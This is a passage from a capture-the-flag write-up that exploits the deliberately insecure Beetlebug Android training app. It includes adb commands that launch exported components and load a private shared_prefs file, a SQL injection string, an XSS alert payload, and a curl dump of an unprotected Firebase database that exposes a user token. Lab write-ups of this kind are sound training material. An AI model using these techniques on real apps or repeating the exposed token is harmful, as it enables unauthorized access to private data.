    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_vulnerable_web_view);
        this.sharedPreferences = getSharedPreferences("flag_scores", 0);
        if (Build.VERSION.SDK_INT >= 21) {
            Window window = getWindow();
            window.addFlags(Integer.MIN_VALUE);
            window.clearFlags(67108864);
            window.setStatusBarColor(getResources().getColor(R.color.white));
        }
        loadWebView();
    }

    private void loadWebView() {
        WebView webView = (WebView) findViewById(R.id.webView);
        webView.setWebChromeClient(new WebChromeClient() { // from class: app.beetlebug.ctf.VulnerableWebView.1
            @Override // android.webkit.WebChromeClient
            public boolean onConsoleMessage(ConsoleMessage consoleMessage) {
                Log.d("Beetlebug-app", consoleMessage.message() + " -- From line " + consoleMessage.lineNumber() + " of " + consoleMessage.sourceId());
                return true;
            }
        });
        webView.setWebViewClient(new WebViewClient());
        webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
        webView.getSettings().setJavaScriptEnabled(true);
        if (getIntent().getExtras().getBoolean("is_reg", false)) {
            webView.loadUrl("file:///android_asset/pwn.html");
        } else {
            webView.loadUrl(getIntent().getStringExtra("reg_url"));
        }
    }
}
```

- With this we can exploit the URL access vulnerability by sending a payload via adb


```
┌──(kali㉿kali)-[~]
└─$ adb shell am start -n app.beetlebug/.ctf.VulnerableWebView --es reg_url file:///data/data/app.beetlebug/shared_prefs/preferences.xml
Starting: Intent { cmp=app.beetlebug/.ctf.VulnerableWebView (has extras) }
```




- The above exploit did not work but I tried to use the default pwn.html file to obtain the flag.
  This did not work correctly as I was getting the placeholder image

```
┌──(kali㉿kali)-[~/BeetleBug]
└─$ adb shell am start -n app.beetlebug/.ctf.VulnerableWebView --ez is_reg true
Starting: Intent { cmp=app.beetlebug/.ctf.VulnerableWebView (has extras) }
```

```
});
webView.setWebViewClient(new WebViewClient());
webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
webView.getSettings().setJavaScriptEnabled(true);
if (getIntent().getExtras().getBoolean("is_reg", false)) {
    webView.loadUrl("file:///android_asset/pwn.html");
} else {
    webView.loadUrl(getIntent().getStringExtra("reg_url"));
}
```




- The below image however, shows the expected result and the flag for this challenge




JavaScript Code Injection

- In this scenario, we are exploiting the fact that JavaScript is enabled for Web Views. This misconfiguration means that one can conduct Cross-site scripting(XSS)


- By using a simple JS payload with an alert statement as shown:



- We get the following result:




- And obtain the flag:



Insecure Databases

SQL Injection

- In this scenario trying out a simple SQL injection payload such as admin' or 1=1– returns the following result:



- This exposes the credentials for users: admin and beetle-bug as well as gives us the flag necessary to proceed

Misconfigured Firebase DB

- In this scenario we are asked to perform a network call to the database in order to get the JSON configuration file.
- Using Jadx, we can see that the URL for the database is stored in the strings.xml file instead of as an environment variable for example. This is a misconfiguration since

typically this is not supposed to be accessible to the public.

resources.arsc:/res/values/strings.xml

```
56    <string name="common_google_play_services_updating_text">%1$s won\'t run without Google Play services, whi
57    <string name="common_google_play_services_wear_update_text">New version of Google Play services needed. It
58    <string name="common_open_on_phone">Open on phone</string>
59    <string name="common_signin_button_text">Sign in</string>
60    <string name="common_signin_button_text_long">Sign in with Google</string>
61    <string name="confirm_device_credential_password">Use password</string>
62    <string name="default_error_msg">Unknown error</string>
63    <string name="embedded_secrets">Find out where sensitive credentials are stored</string>
64    <string name="error_icon_content_description">Error</string>
65    <string name="exposed_dropdown_menu_content_description">Show dropdown menu</string>
66    <string name="fab_transformation_scrim_behavior">com.google.android.material.transformation.FabTransformat
67    <string name="fab_transformation_sheet_behavior">com.google.android.material.transformation.FabTransformat
68    <string name="fingerprint_dialog_touch_sensor">Touch the fingerprint sensor</string>
69    <string name="fingerprint_error_hw_not_available">Fingerprint hardware not available.</string>
70    <string name="fingerprint_error_hw_not_present">This device does not have a fingerprint sensor</string>
71    <string name="fingerprint_error_lockout">Too many attempts. Please try again later.</string>
72    <string name="fingerprint_error_no_fingerprints">No fingerprints enrolled.</string>
73    <string name="fingerprint_error_user_canceled">Fingerprint operation canceled by user.</string>
74    <string name="fingerprint_not_recognized">Not recognized</string>
75    <string name="firebase_database_url">https://beetlebug-374fc-default-rtdb.firebaseio.com</string>
76    <string name="generic_error_no_device_credential">No PIN, pattern, or password set.</string>
77    <string name="generic_error_no_keyguard">This device does not support PIN, pattern, or password.</string>
78    <string name="generic_error_user_canceled">Authentication canceled by user.</string>
79    <string name="hide_bottom_view_on_scroll_behavior">com.google.android.material.behavior.HideBottomViewOnSc
80    <string name="hyperlink">Developer: \nhafiz.ng</string>
81    <string name="icon_content_description">Dialog Icon</string>
82    <string name="insecure_1_name">Find out where the sensitive credentials are being stored</string>
83    <string name="insecure_1_title">Part 1 - Shared Preferences</string>
```

- Using curl, we can be able to get the file contents

```
┌──(kali㉿kali)-[~/BeetleBug]
└─$ curl https://beetlebug-374fc-default-rtdb.firebaseio.com/.json
{"Beetlebug":"Beetlebug is an open source insecure Android application with CTF challenges built for Mobile Pentesters, Bug Bounty Hun
ters and Developers.","admin":{"Exploit":"Successful","email":"test@gmail.cm","message":"hello","name":"user","website":"https://googl
e.com"},"flag":"0×3365A10","hacker":{"Exploit":"Successful","email":"hacker@gmail.com","message":"hello hacker","name":"hacker@abc","w
ebsite":"http://google.com"},"test":{"-OJ1Wk5DpljBxqNpKmin":{"email":"mr-k0anti@wearehackerone.com","message":"this firebase has been
found unprotected by mr-k0anti","username":"mr-k0anti"},"Exploit":"Successfull","email":"test@test.com","message":"test hack","name":"
test","website":"test.com"},"testing1":{"-ODkTgQjJBr3iqyAt2Kd":{"cat":"meow","dog":"bowbow"}},"userId":1631721730509,"userToken":"cp__
rEcAQnuIIxGKzJ5QVd:APA91bEJkYBRCmjCN0lAxOCZof5Tn75kB2O_6mcurklu6fcs6HKWx5LaSIS2TPIziQy5LSVAoP5bNevfwNvNMX9MG90kr5ppHnoWv9Kdbh309Sq13La
i_vtMuOk1AWAE1qKLnHCgTYo0"}
```

- We can see some data including user token among others. The flag is also contained within the file contents

Android Components

Unprotected Activity

- Exported activities with improper permissions can result in intent redirection. Looking through Jadx and searching for "exported" we can go through the AndroidManifest.xml

file to see which activities have been exported


AndroidManifest.xml

```
17      <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
19      <application
            android:theme="@style/Theme.Beetlebug"
            android:label="@string/app_name"
            android:icon="@mipmap/ic_launcher"
            android:debuggable="true"
            android:allowBackup="true"
            android:supportsRtl="true"
            android:extractNativeLibs="false"
            android:roundIcon="@mipmap/ic_launcher_round"
            android:appComponentFactory="androidx.core.app.CoreComponentFactory">
29          <activity
                android:name="app.beetlebug.ctf.DisplayXSS"
                android:exported="false"/>
32          <activity
                android:name="app.beetlebug.ctf.BinaryPatchActivity"
                android:exported="false"/>
35          <activity
                android:name="app.beetlebug.ctf.b33tleAdministrator"
                android:exported="true"/>
38          <activity
                android:name="app.beetlebug.ctf.VulnerableWebView"
                android:exported="true"/>
41          <activity
                android:name="app.beetlebug.ctf.VulnerableClipboardActivity"
                android:exported="false"/>
44          <activity
                android:name="app.beetlebug.ctf.InsecureContentProvider"
                android:exported="false"/>
48          <provider
                android:name="app.beetlebug.handlers.VulnerableContentProvider"
                android:enabled="true"
                android:exported="true"
                android:authorities="app.beetlebug.provider"/>
54          <activity
                android:name="app.beetlebug.ctf.WebViewXSSActivity"
                android:exported="false">
57              <intent-filter>
```

- An activity of interest is the b33tleAdministrator one. Utilizing adb, we can be able to start that activity by running the below command:

```
┌──(kali㉿kali)-[~/BeetleBug]
└─$ adb shell am start -n app.beetlebug/.ctf.b33tleAdministrator
Starting: Intent { cmp=app.beetlebug/.ctf.b33tleAdministrator }
```

- The activity starts and leaks the admin dashboard information as well as obtaining the flag:



Vulnerable Service

- In this scenario, services can be misconfigured with wrong permissions and be exploited by other applications.
- Using Jadx, we are able to view one of the services(VulnerableService), that has been exported.


AndroidManifest.xml

```
103         <activity android:name="app.beetlebug.ctf.InsecureStorageSharedPref"/>
104         <activity
                android:name="app.beetlebug.ctf.VulnerableActivityIntent"
                android:exported="false"/>
107         <activity
                android:name="app.beetlebug.FlagsOverview"
                android:screenOrientation="portrait"/>
110         <activity
                android:name="app.beetlebug.MainActivity"
                android:exported="false"/>
114         <service
                android:name="app.beetlebug.handlers.VulnerableService"
                android:protectionLevel="dangerous"
                android:enabled="true"
                android:exported="true"/>
119         <service
                android:name="com.google.firebase.components.ComponentDiscoveryService"
                android:exported="false"
                android:directBootAware="true">
123             <meta-data
                    android:name="com.google.firebase.components:com.google.firebase.database.DatabaseRegistrar"
                    android:value="com.google.firebase.components.ComponentRegistrar"/>
119         </service>
128         <provider
                android:name="com.google.firebase.provider.FirebaseInitProvider"
                android:exported="false"
                android:authorities="app.beetlebug.firebaseinitprovider"
                android:initOrder="100"
                android:directBootAware="true"/>
135         <activity
```

- This means we can use adb to manually start the service:

```
┌──(kali㉿kali)-[~/BeetleBug]
└─$ adb shell am startservice -n app.beetlebug/.handlers.VulnerableService
Starting service: Intent { cmp=app.beetlebug/.handlers.VulnerableService }
```


- This starts a service that plays a ringtone and also displays the flag in a Toast message:



Vulnerable Content Providers

- Providers can also leak sensitive information if exported without adequate permissions

- Entering an arbitrary username as follows:

